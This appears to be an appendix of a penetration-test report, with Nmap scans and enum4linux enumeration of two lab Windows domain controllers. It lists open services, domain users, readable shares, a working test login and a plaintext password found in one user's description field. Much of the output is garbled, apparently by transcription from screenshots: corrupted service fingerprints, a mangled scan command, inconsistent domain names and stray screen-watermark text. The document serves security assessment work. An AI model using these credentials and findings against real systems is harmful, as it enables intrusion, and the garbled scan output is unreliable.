|_ 110/tcp open pop3         syn-ack   ArGoSoft freeware pop3d 1.8.2.9
|_ banner: <OK ArGoSoft Mail Server Freeware, Version 1.0 (1.8.2.9)
|_ 135/tcp open msrpc        syn-ack   Microsoft Windows RPC
|_ 139/tcp open netbios-ssn syn-ack   Microsoft Windows netbios-ssn
|_ 389/tcp open ldap        syn-ack   Microsoft Windows Active Directory LDAP (Domain: uadcnwet.com., Site: Default-First-Site-Name)
|_ 445/tcp open microsoft-ds syn-ack   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCNWET)
|_ 464/tcp open kpasswd5?    syn-ack
|_ 593/tcp open ncacm_http   syn-ack   Microsoft Windows RPC over HTTP 1.0
|_ banner: ncacm_http/1.0
|_ 636/tcp open tcpwrapped   syn-ack
|_ 2062/tcp open http         syn-ack   HttpFileServer httpd 2.3
|_ |_ http-server-header: HFS 2.3
|_ 3268/tcp open ldap         syn-ack   Microsoft Windows Active Directory LDAP (Domain: uadcnwet.com., Site: Default-First-Site-Name)
|_ 3269/tcp open tcpwrapped   syn-ack
|_ 3389/tcp open ms-wbt-server syn-ack   Microsoft Terminal Services
|_ 5985/tcp open http         syn-ack   Microsoft HTTPAPI2 httpd 2.0 (SSDP/IUPnP)
|_ |_ http-server-header: Microsoft-HTTPAPI/2.0
|_ 9389/tcp open mc-nf        syn-ack   .NET Message Framing
2 services unexploited despite better returnings data. If you know the service/version, please submit the following fingerprints at https://www.map.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port21-TCP-V-7.93X1-730-11/15KTime=673C849P-1686-pc-windows-vindowsSr
SF:(NULL,3A,"220-Welcome(x20to)x20Home(x20ftp)x20Server!(r'n20)x20Server
SF:(x20B'ly,(r'n")Jr(GenericLines,79,"220-Welcome(x20to)x20Home(x20ftp)
SF:x20Server!(r'n220)x20Server,x20ready,(r'n500)x20\"r':\x20command(x20no
SF:ft(x20understood,(r'n500)x20\"r':\x20command(x20not(x20understood,(r'n
SF:\"Jr(Help,54,\"220-Welcome(x20to)x20Home(x20ftp)x20Server!(r'n220)x20Se
SF:(r'n20)x20ready,(r'n500)x20\"HELP\":\x20command(x20not(x20understood,(r'n
SF:\"Jr(SSLSessionReq,89,\"220-Welcome(x20to)x20Home(x20ftp)x20Server!(r'n
SF:x220)x20Server,x20ready,(r'n500)x20\" \x16{x0B5x0B10x0B0x0B30B0}Gxd7
SF:\x47yaba,\veeeaxa\x02-\xf3f0\xaf\x02(\x09\x05\x06\xcb\x05b0\x0e\xcd\x0d
SF:<c\x0do\xaf\x0b0x0B0)(\Y0\x16)\x01\x16:\x20command(x20not(x20understood
SF:.(r'n\")Jr(SMBProgReq,35,\"220-Welcome(x20to)x20Home(x20ftp)x20Server!(r'n
SF:\x20)x20Server,x20ready,(r'n\")Jr(
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port25-TCP-V-7.93X1-730-11/15KTime=673C849P-1686-pc-windows-vindowsSr
SF:(NULL,3A,\"220-x20ArGoSoft(x20Mail)x20Server!x20Freeware,x20Version(x20
SF:1.1,8)x20((1.1,8),2),(9))\"r'n\")Jr(Hello,89,\"220-x20ArGoSoft(x20Mail)x20Ser
SF:v(x20Server,x20Version(x201.1,8)x20((1.1,8),2),(9))\"r'n50-Welcome(x2
SF:0)[192],[168],[10],[25]],\x20leased(x20to)x20meet,x20you!(r'n50-SIZE x20
SF:SIZEx20880)(r'n50)x20HELP(r'n\")Jr(GenericLines,64,\"220-x20ArGoSoft(x20Mail
SF:x20Server,x20Freeware,x20Version(x201.1,8)x20((1.1,8),2),(9))\"r'n502)x20
SF:Unknown(x20command)(r'n502)x20Unknown(x20command)(r'n\")Jr(GetReqExt,64,
SF:x220)x20ArGoSoft(x20Mail)x20Server,x20Freeware,x20Version(x201.1,8)x20((
SF:1.1,8),2),(9))\"r'n502)x20Unknown(x20command)(r'n502)x20Unknown(x20command)
SF:(r'n\"Jr(HTTPOptions,64,\"220-x20ArGoSoft(x20Mail)x20Server,x20Freeware,x
SF:x20Version(x201.1,8)x20((1.1,8),2),(9))\"r'n502)x20Unknown(x20command)(r'n50
SF:2)x20Unknown(x20command)(r'n\")Jr(RTSPRequest,64,\"220-x20ArGoSoft(x20Mail
SF:x20Server,x20Freeware,x20Version(x201.1,8)x20((1.1,8),2),(9))\"r'n502)x20
SF:Unknown(x20command)(r'n502)x20Unknown(x20command)(r'n\")Jr(RPCCheck,3A,\"22
SF:0-x20ArGoSoft(x20Mail)x20Server,x20Freeware,x20Version(x201.1,8)x20((1.1
SF:1.1,8),2),(9))\"r'n\")Jr(DNSVersionIndReqTCP,3A,\"220-x20ArGoSoft(x20Mail)x20
SF:Server,x20Freeware,x20Version(x201.1,8)x20((1.1,8),2),(9))\"r'n\")Jr(OSSCa
```

```

File Edit Format View Help
# Nmap 7.93 scan initiated Tue Nov 19 12:26:35 2024 as: nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script-banner -oN 192.168.10.1UDP.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00067s latency).
Scanned at 2024-11-19 12:26:37 GMT Standard Time for 631s
Not shown: 489 closed udp ports (port-unreach)

PORT      STATE      SERVICE      REASON      VERSION
53/udp    open       domain       udp-response ttl 128 Simple DNS Plus
67/udp    open|filtered dhcppc      no-response
68/udp    open|filtered dhcppc      no-response
88/udp    open       kerberos-sec udp-response Microsoft Windows Kerberos (server time: 2024-11-19 13:35:20Z)
123/udp   open       ntp          udp-response ttl 128 NTP v3
137/udp   open       netbios-ns   udp-response ttl 128 Microsoft Windows netbios-ns (Domain controller: UADCMHET)
138/udp   open|filtered netbios-dgm no-response
161/udp   open|filtered snmp        no-response
389/udp   open       ldap         udp-response ttl 128 Microsoft Windows Active Directory LDAP (Domain: uadcmnet.com0., Site: Default-First-Site-Name)
464/udp   open|filtered kpasswd5    no-response
500/udp   open|filtered isakmp      no-response
MAC Address: 00:0C:29:80:F0:D2 (VMware)
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 19 12:37:08 2024 -- 1 IP address (1 host up) scanned in 633.46 seconds

```

```
New 7.93 scan initiated Tue Nov 19 12:37:09 2024 as: msf -P 1-10000 -v -V -TS -SV -O --osscan-guess --script-banner -oN 192.168.10.2TCP.txt 192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00097s latency).
Scanned at 2024-11-19 12:37:09 GMT Standard Time for 282s
Not shown: 9983 filtered tcp ports (no response)
PORT      STATE SERVICE        REASON VERSION
22/tcp    open  ssh             syn-ack OpenSSH_for_Windows_8.6 (protocol 2.0)
|_ banner: SSH-2.0-OpenSSH_for_Windows_8.6
53/tcp    open  domain         syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec   syn-ack Microsoft Windows Kerberos (server time: 2024-11-19 13:41:22Z)
90/tcp    open  http           syn-ack Apache httpd (PHP 5.6.30)
|_ http-server-header: Apache
135/tcp   open  msrc           syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcmnet.com, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
|_ banner: ncacn_http/1.0
636/tcp   open  tcpwrapped    syn-ack
2833/tcp  open  http          syn-ack HttpFileServer httpd 2.3
|_ http-server-header: HFS 2.3
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcmnet.com, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
3389/tcp  open  wsd-server    syn-ack Microsoft Terminal Services
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/IPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp  open  mc-nf         syn-ack .NET Message Framing
MAC Address: 00:0C:29:5C:DE:57 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
0 fingerprint not ideal because: Timing level 5 (Insecure) used
0 TCP SYN sequence number 1000000000 was blocked by host (100%), Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows Vista SP1 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows Server 2012 (92%), Microsoft Windows Server 2008 R2 (92%)
No exact OS matches for host (test conditions no IPset)
```

```
192.168.10.2UDP.txt - Notepad
File Edit Format View Help
Completed NSE at 11:10, 2.29s elapsed
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00045s latency).
Scanned at 2024-12-17 10:59:24 EST for 636s
Not shown: 489 closed udp ports (port-unreach)
PORT      STATE      SERVICE      REASON      VERSION
53/udp    open|filtered  domain      udp-response ttl 128 (generic dns response: SERVFAIL)
| fingerprint-strings:
|_  NBTStat:
|_  CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA
67/udp    open|filtered  dhcp      no-response
68/udp    open|filtered  dhcp      no-response
88/udp    open          kerberos-sec  udp-response      Microsoft Windows Kerberos (server time: 2024-12-17 17:08:12Z)
123/udp   open          ntp        udp-response ttl 128 Microsoft NTP
137/udp   open          netbios-ns  udp-response ttl 128 Microsoft Windows or Samba netbios-ns (workgroup: UADCMNET)
138/udp   open|filtered  netbios-dgm  no-response
161/udp   open|filtered  snmp        no-response
389/udp   open          ldap       udp-response ttl 128 Microsoft Windows Active Directory LDAP (Domain: uadcmnet.com0., Site: Default-First-Site-Name)
464/udp   open|filtered  kpasswd5     no-response
500/udp   open|filtered  isakmp      no-response
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.92%I=%D=12/17%Time=6761A1F6%P=x86_64-pc-linux-gnu%r(RPC
SF:Check,28,"r\xfe\x9d\x04\x00\x00\x00\x02\x01\x86\xa0\x01\x97|\x00
SF:\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00")%r(NBTStat,32,"x80\xff\x80\x82\x0
SF:\x01\x00\x00\x00\x20CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x01\x01");
MAC Address: 00:0C:29:D1:37:2D (VMware)
Service Info: Hosts: UADCMNET, SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:10
Completed NSE at 11:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:10
Completed NSE at 11:10, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 639.33 seconds
Raw packets sent: 535 (17.928KB) | Rcvd: 504 (29.184KB)
```

APPENDIX B

Full Enum4Linux results for server 1 (192.168.10.1)


```

1 Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Nov 22 09:32:11 2024
2
3 [34m ===== ( [0m[32mTarget Information[0m[34m ) =====
4
5 [0mTarget ..... 192.168.10.1
6 RID Range ..... 500-550,1000-1050
7 Username ..... 'test'
8 Password ..... 'test123'
9 Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
10
11
12 [34m ===== ( [0m[32mEnumerating Workgroup/Domain on 192.168.10.1[0m[34m ) =====
13
14 [0m[33m
15 [*] [0m[32mGot domain/workgroup name: UADCNWNET
16
17 [0m
18 [34m ===== ( [0m[32mNbtstat Information for 192.168.10.1[0m[34m ) =====
19
20 [0mLooking up status of 192.168.10.1
21 SERVER1 <00> - B <ACTIVE> Workstation Service
22 UADCNWNET <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
23 UADCNWNET <1c> - <GROUP> B <ACTIVE> Domain Controllers
24 SERVER1 <20> - B <ACTIVE> File Server Service
25 UADCNWNET <1e> - <GROUP> B <ACTIVE> Browser Service Elections
26 UADCNWNET <1b> - B <ACTIVE> Domain Master Browser
27 UADCNWNET <1d> - B <ACTIVE> Master Browser
28 .._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
29
30 MAC Address = 00-0C-29-E1-E7-3C
31
32 [34m ===== ( [0m[32mSession Check on 192.168.10.1[0m[34m ) =====
33
34 [0m[33m
35 [*] [0m[32mServer 192.168.10.1 allows sessions using username 'test', password 'test123'
36
37 [34m ===== ( [0m[32mGetting domain SID for 192.168.10.1[0m[34m ) =====
38
39
40 [0mDomain Name: UADCNWNET
41 Domain Sid: S-1-5-21-2373017989-405782597-2990666611
42 [0m[33m
43 [*] [0m[32mHost is part of a domain (not a workgroup)
44
45 [0m
46 [34m ===== ( [0m[32mOS information on 192.168.10.1[0m[34m ) =====
47
48 [0m[33m
49 [E] [0m[31mCan't get OS info with smbclient
50
51 [0m[33m
52 [*] [0m[32mGot OS info for 192.168.10.1 from srvinfo:
53 [0m 192.168.10.1 Wk Sv PDC Tim NT LMB
54 platform_id : 500
55 os version : 10.0
56 server type : 0x8402b
57
58
59 [34m ===== ( [0m[32mUsers on 192.168.10.1[0m[34m ) =====
60
61 [0mindex: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
62 index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
63 index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
64 index: 0x455 RID: 0x455 acb: 0x000000a10 Account: test Name: Test account Desc: (null)
65
66 user:[Administrator] rid:[0x1f4]
67 user:[Guest] rid:[0x1f5]
68 user:[krbtgt] rid:[0x1f6]
69 user:[test] rid:[0x455]
70
71 [34m ===== ( [0m[32mShare Enumeration on 192.168.10.1[0m[34m ) =====
72
73 [0mndo_connect: Connection to 192.168.10.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
74
75 Sharename Type Comment
76
77 ADMIN$ Disk Remote Admin
78 C$ Disk Default share
79 Fileshare1 Disk
80 Fileshare2 Disk
81 HR Disk
82 IPC$ IPC Remote IPC
83 NETLOGON Disk Logon server share
84 Resources Disk
85 SYSVOL Disk Logon server share
86 SYSVOL2 Disk
87 Reconnecting with SMB1 for workgroup listing.
88 Unable to connect with SMB1 -- no workgroup available
89 [0m[33m
90 [*] [0m[32mAttempting to map shares on 192.168.10.1
91
92 [0m//192.168.10.1/ADMIN$ [35mMapping: [0m[32mDENIED[35m Listing: [0m[32mA/[35m Writing: [0m[32mA/[35m
93 //192.168.10.1/C$ [35mMapping: [0m[32mDENIED[35m Listing: [0m[32mA/[35m Writing: [0m[32mA/[35m
94 //192.168.10.1/Fileshare1 [35mMapping: [0m[32mOK[35m Listing: [0m[32mOK[35m Writing: [0m[32mA/[35m
95 //192.168.10.1/Fileshare2 [35mMapping: [0m[32mOK[35m Listing: [0m[32mOK[35m Writing: [0m[32mA/[35m
96 //192.168.10.1/HR [35mMapping: [0m[32mOK[35m Listing: [0m[32mOK[35m Writing: [0m[32mA/[35m
97 [0m[33m
98 [E] [0m[31mCan't understand response:
99
100 [0mNT_STATUS_NO_SUCH_FILE listing \*
101 //192.168.10.1/IPC$ [35mMapping: [0m[32mA/[35m Listing: [0m[32mA/[35m Writing: [0m[32mA/[35m
102 //192.168.10.1/NETLOGON [35mMapping: [0m[32mOK[35m Listing: [0m[32mOK[35m Writing: [0m[32mA/[35m
103 //192.168.10.1/Resources [35mMapping: [0m[32mOK[35m Listing: [0m[32mOK[35m Writing: [0m[32mA/[35m
104 //192.168.10.1/SYSVOL [35mMapping: [0m[32mOK[35m Listing: [0m[32mOK[35m Writing: [0m[32mA/[35m
105 //192.168.10.1/SYSVOL2 [35mMapping: [0m[32mOK[35m Listing: [0m[32mOK[35m Writing: [0m[32mA/[35m
106

```



```

72 [34m
73 [0m[0m]32mShare Enumeration on 192.168.10.1[34m [34m]34m)
74 [0m]0m[0m]dmo_connect: Connection to 192.168.10.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
75
76 Sharename      Type      Comment
77
78 ADMIN$         Disk      Remote Admin
79 C$             Disk      Default share
80 Fileshare1     Disk
81 Fileshare2     Disk
82 HR             Disk
83 IPC$           IPC       Remote IPC
84 NETLOGON       Disk      Logon server share
85 Resources      Disk
86 SYSVOL         Disk      Logon server share
87 SYSVOL2        Disk
88
89 Reconnecting with SMB1 for workgroup listing.
90 Unable to connect with SMB1 -- no workgroup available
91 [33m
92 [*] [0m]0m[0m]32mAttempting to map shares on 192.168.10.1
93
94 [0m]0m[0m]/192.168.10.1/ADMIN$ [35mMapping: [0m]0m[0m]DENIED[35m Listing: [0m]0m/A[35m Writing: [0m]0m/A
95 [0m]0m[0m]/192.168.10.1/C$ [35mMapping: [0m]0m[0m]DENIED[35m Listing: [0m]0m/A[35m Writing: [0m]0m/A
96 [0m]0m[0m]/192.168.10.1/Fileshare1 [35mMapping: [0m]0m[0m]OK[35m Listing: [0m]0m[0m]OK[35m Writing: [0m]0m/A
97 [0m]0m[0m]/192.168.10.1/Fileshare2 [35mMapping: [0m]0m[0m]OK[35m Listing: [0m]0m[0m]OK[35m Writing: [0m]0m/A
98 [0m]0m[0m]/192.168.10.1/HR [35mMapping: [0m]0m[0m]OK[35m Listing: [0m]0m[0m]OK[35m Writing: [0m]0m/A
99 [33m
100 [0m]0m[0m]33mCan't understand response:
101
102 [0m]0m[0m]NT_STATUS_NO_SUCH_FILE listing \*
103 [0m]0m[0m]/192.168.10.1/IPC$ [35mMapping: [0m]0m[0m]A[35m Listing: [0m]0m[0m]A[35m Writing: [0m]0m/A
104 [0m]0m[0m]/192.168.10.1/NETLOGON [35mMapping: [0m]0m[0m]OK[35m Listing: [0m]0m[0m]OK[35m Writing: [0m]0m/A
105 [0m]0m[0m]/192.168.10.1/Resources [35mMapping: [0m]0m[0m]OK[35m Listing: [0m]0m[0m]OK[35m Writing: [0m]0m/A
106 [0m]0m[0m]/192.168.10.1/SYSVOL [35mMapping: [0m]0m[0m]OK[35m Listing: [0m]0m[0m]OK[35m Writing: [0m]0m/A
107 [0m]0m[0m]/192.168.10.1/SYSVOL2 [35mMapping: [0m]0m[0m]OK[35m Listing: [0m]0m[0m]OK[35m Writing: [0m]0m/A

```

Full enum4Linux scan results on server 2 (192.168.10.2)

```

1 Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Nov 22 09:35:00 2024
2
3 [0m[34m ===== ( [0m[32m[32mTarget Information[0m[34m ) =====
4
5 [0m[0mTarget ..... 192.168.10.2
6 RID Range ..... 500-550,1000-1050
7 Username ..... 'test'
8 Password ..... 'test123'
9 Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
10
11
12 [0m[34m ===== ( [0m[32m[32mEnumerating Workgroup/Domain on 192.168.10.2[0m[34m ) =====
13
14 [0m[0m[33m
15 [+] [0m[32m[32mGot domain/workgroup name: UADCWNET
16
17 [0m
18 [0m[34m ===== ( [0m[32m[32mNbtstat Information for 192.168.10.2[0m[34m ) =====
19
20 [0m[0mLooking up status of 192.168.10.2
21     SERVER2          <00> -      B <ACTIVE>   Workstation Service
22     UADCWNET         <00> - <GROUP> B <ACTIVE>   Domain/Workgroup Name
23     UADCWNET         <1c> - <GROUP> B <ACTIVE>   Domain Controllers
24     SERVER2          <20> -      B <ACTIVE>   File Server Service
25
26     MAC Address = 00-0C-29-39-43-61
27
28 [0m[34m ===== ( [0m[32m[32mSession Check on 192.168.10.2[0m[34m ) =====
29
30 [0m[0m[33m
31 [+] [0m[32m[32mServer 192.168.10.2 allows sessions using username 'test', password 'test123'
32
33 [0m
34 [0m[34m ===== ( [0m[32m[32mGetting domain SID for 192.168.10.2[0m[34m ) =====
35
36 [0m[0mDomain Name: UADCWNET
37 Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
38 [0m[33m
39 [+] [0m[32m[32mHost is part of a domain (not a workgroup)
40
41 [0m
42 [0m[34m ===== ( [0m[32m[32mOS information on 192.168.10.2[0m[34m ) =====
43
44 [0m[0m[33m
45 [E] [0m[32m[32mCan't get OS info with smbclient
46
47 [0m[0m[33m
48 [+] [0m[32m[32mGot OS info for 192.168.10.2 from srvinfo:
49 [0m[0m 192.168.10.2   Wk Sv BDC Tim NT
50     platform_id   :      500
51     os version    :      10.0
52     server type   :      0x801033
53
54

```



```

55 [34m ( [0m [32mUsers on 192.168.10.2 [0m [34m )
56
57 [0mindex: 0xa37 RID: 0xa37 acb: 0x00000210 Account: A.Kennedy Name: Arlene Kennedy Desc: juggle
58 index: 0xa4c RID: 0xa4c acb: 0x00000210 Account: A.Peters Name: Archie Peters Desc: trickster
59 index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
60 index: 0xa52 RID: 0xa52 acb: 0x00000210 Account: B.Lewis Name: Ben Lewis Desc: flipflop
61 index: 0xa41 RID: 0xa41 acb: 0x00000210 Account: B.Rice Name: Brad Rice Desc: atavism
62 index: 0xa3d RID: 0xa3d acb: 0x00000210 Account: B.Wong Name: Beverly Wong Desc: retrieval
63 index: 0xa56 RID: 0xa56 acb: 0x00000210 Account: B.Yates Name: Brittany Yates Desc: surprised
64 index: 0xa40 RID: 0xa40 acb: 0x00000210 Account: D.Brooks Name: Doug Brooks Desc: sociable
65 index: 0xa3e RID: 0xa3e acb: 0x00000210 Account: D.Ford Name: Dexter Ford Desc: antiquated
66 index: 0xa4b RID: 0xa4b acb: 0x00000210 Account: D.Murray Name: Deanna Murray Desc: himself
67 index: 0xa57 RID: 0xa57 acb: 0x00000210 Account: E.Frazier Name: Erik Frazier Desc: Hamal
68 index: 0xa2f RID: 0xa2f acb: 0x00000210 Account: F.Payne Name: Felicia Payne Desc: Ada
69 index: 0xa53 RID: 0xa53 acb: 0x00000210 Account: F.Sanders Name: Franklin Sanders Desc: usage
70 index: 0xa5a RID: 0xa5a acb: 0x00000210 Account: G.Adkins Name: Guadalupe Adkins Desc: mitochondria
71 index: 0xa58 RID: 0xa58 acb: 0x00000210 Account: G.Francis Name: Gretchen Francis Desc: roach
72 index: 0xa45 RID: 0xa45 acb: 0x00000210 Account: G.Malone Name: Gerardo Malone Desc: pairage
73 index: 0xa48 RID: 0xa48 acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: sophia
74 index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
75 index: 0xa47 RID: 0xa47 acb: 0x00000210 Account: H.McLaughlin Name: Holly McLaughlin Desc: pwd:trainmen63
76 index: 0xa55 RID: 0xa55 acb: 0x00000210 Account: I.Robinson Name: Ian Robinson Desc: caterpillar
77 index: 0xa4e RID: 0xa4e acb: 0x00000210 Account: J.Becker Name: Jaime Becker Desc: geodesic
78 index: 0xa3b RID: 0xa3b acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: vermin
79 index: 0xa31 RID: 0xa31 acb: 0x00000210 Account: J.Poole Name: Javier Poole Desc: despise
80 index: 0xa59 RID: 0xa59 acb: 0x00000210 Account: J.Shaw Name: Jaime Shaw Desc: connoisseur
81 index: 0xa2e RID: 0xa2e acb: 0x00000210 Account: J.Wheeler Name: Johnny Wheeler Desc: rosemary
82 index: 0xa4f RID: 0xa4f acb: 0x00000210 Account: K.Perkins Name: Katie Perkins Desc: Ireland
83 index: 0xa29 RID: 0xa29 acb: 0x00000210 Account: K.Thompson Name: Karl Thompson Desc: excitatory
84 index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
85 index: 0xa2b RID: 0xa2b acb: 0x00010210 Account: L.Gill Name: Loren Gill Desc: tarantara
86 index: 0xa4a RID: 0xa4a acb: 0x00000210 Account: L.Thornton Name: Laverne Thornton Desc: wolf
87 index: 0xa39 RID: 0xa39 acb: 0x00000210 Account: L.Washington Name: Lori Washington Desc: periphery
88 index: 0xa44 RID: 0xa44 acb: 0x00000210 Account: L.Williamson Name: Larry Williamson Desc: dill
89 index: 0xa34 RID: 0xa34 acb: 0x00000210 Account: M.Adams Name: Maureen Adams Desc: phosphine
90 index: 0xa3f RID: 0xa3f acb: 0x00000210 Account: M.Daniel Name: Micheal Daniel Desc: ritual
91 index: 0xa46 RID: 0xa46 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: omicron
92 index: 0xa50 RID: 0xa50 acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: honeydew
93 index: 0xa4d RID: 0xa4d acb: 0x00000210 Account: M.Padilla Name: Marlon Padilla Desc: squalid
94 index: 0xa3c RID: 0xa3c acb: 0x00000210 Account: M.Paul Name: Mary Paul Desc: threesome
95 index: 0xa33 RID: 0xa33 acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: brochure
96 index: 0xa2c RID: 0xa2c acb: 0x00000210 Account: N.May Name: Natalie May Desc: pedophilia
97 index: 0xa32 RID: 0xa32 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: taco
98 index: 0xa42 RID: 0xa42 acb: 0x00000210 Account: P.Powers Name: Patti Powers Desc: shire
99 index: 0xa49 RID: 0xa49 acb: 0x00000210 Account: P.Rodriquez Name: Penny Rodriquez Desc: sought
100 index: 0xa54 RID: 0xa54 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc: fret
101 index: 0xa51 RID: 0xa51 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: night
102 index: 0xa3a RID: 0xa3a acb: 0x00000210 Account: S.Shelton Name: Stacy Shelton Desc: talisman
103 index: 0xa43 RID: 0xa43 acb: 0x00000210 Account: S.Wright Name: Stanley Wright Desc: til
104 index: 0xa38 RID: 0xa38 acb: 0x00000210 Account: T.Fuller Name: Tina Fuller Desc: working
105 index: 0xa30 RID: 0xa30 acb: 0x00000210 Account: T.Oliver Name: Tommie Oliver Desc: bucketfull
106 index: 0x455 RID: 0x455 acb: 0x00000a10 Account: test Name: Test account Desc: (null)
107 index: 0xa2a RID: 0xa2a acb: 0x00000210 Account: V.Nelson Name: Viola Nelson Desc: sawbelly
108 index: 0xa2d RID: 0xa2d acb: 0x00000210 Account: W.Holt Name: Wilbur Holt Desc: Replication Account
109 index: 0xa36 RID: 0xa36 acb: 0x00000210 Account: W.Wolfe Name: Woodrow Wolfe Desc: new
110 index: 0xa35 RID: 0xa35 acb: 0x00000210 Account: Y.Marshall Name: Yvette Marshall Desc: nearby

```

[Activate](#)
[Go to Settings](#)

```
112 user:[Administrator] rid:[0x1f4]
113 user:[Guest] rid:[0x1f5]
114 user:[krbtgt] rid:[0x1f6]
115 user:[test] rid:[0x455]
116 user:[K.Thompson] rid:[0xa29]
117 user:[V.Nelson] rid:[0xa2a]
118 user:[L.Gill] rid:[0xa2b]
119 user:[N.May] rid:[0xa2c]
120 user:[W.Holt] rid:[0xa2d]
121 user:[J.Wheeler] rid:[0xa2e]
122 user:[F.Payne] rid:[0xa2f]
123 user:[T.Oliver] rid:[0xa30]
124 user:[J.Poole] rid:[0xa31]
125 user:[N.Wells] rid:[0xa32]
126 user:[N.Hogan] rid:[0xa33]
127 user:[M.Adams] rid:[0xa34]
128 user:[Y.Marshall] rid:[0xa35]
129 user:[W.Wolfe] rid:[0xa36]
130 user:[A.Kennedy] rid:[0xa37]
131 user:[T.Fuller] rid:[0xa38]
132 user:[L.Washington] rid:[0xa39]
133 user:[S.Shelton] rid:[0xa3a]
134 user:[J.Farmer] rid:[0xa3b]
135 user:[M.Paul] rid:[0xa3c]
136 user:[B.Wong] rid:[0xa3d]
137 user:[D.Ford] rid:[0xa3e]
138 user:[M.Daniel] rid:[0xa3f]
139 user:[D.Brooks] rid:[0xa40]
140 user:[B.Rice] rid:[0xa41]
141 user:[P.Powers] rid:[0xa42]
142 user:[S.Wright] rid:[0xa43]
143 user:[L.Williamson] rid:[0xa44]
144 user:[G.Malone] rid:[0xa45]
145 user:[M.Harrington] rid:[0xa46]
146 user:[H.McLaughlin] rid:[0xa47]
147 user:[G.Turner] rid:[0xa48]
148 user:[P.Rodriguez] rid:[0xa49]
149 user:[L.Thornton] rid:[0xa4a]
150 user:[D.Murray] rid:[0xa4b]
151 user:[A.Peters] rid:[0xa4c]
152 user:[M.Padilla] rid:[0xa4d]
153 user:[J.Becker] rid:[0xa4e]
154 user:[K.Perkins] rid:[0xa4f]
155 user:[M.Murphy] rid:[0xa50]
156 user:[S.Higgins] rid:[0xa51]
157 user:[B.Lewis] rid:[0xa52]
158 user:[F.Sanders] rid:[0xa53]
159 user:[R.Soto] rid:[0xa54]
160 user:[I.Robinson] rid:[0xa55]
161 user:[B.Yates] rid:[0xa56]
162 user:[E.Frazier] rid:[0xa57]
163 user:[G.Francis] rid:[0xa58]
164 user:[J.Shaw] rid:[0xa59]
165 user:[G.Adkins] rid:[0xa5a]
```

```

167 [34m ( [0m[32mShare Enumeration on 192.168.10.2[0m[34m )
168
169 [0m[0mndo_connect: Connection to 192.168.10.2 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
170
171      Sharename      Type      Comment
172      _____      _____
173      ADMIN$          Disk      Remote Admin
174      C$              Disk      Default share
175      IPC$            IPC       Remote IPC
176      NETLOGON         Disk      Logon server share
177      SYSVOL           Disk      Logon server share
178 Reconnecting with SMB1 for workgroup listing.
179 Unable to connect with SMB1 -- no workgroup available
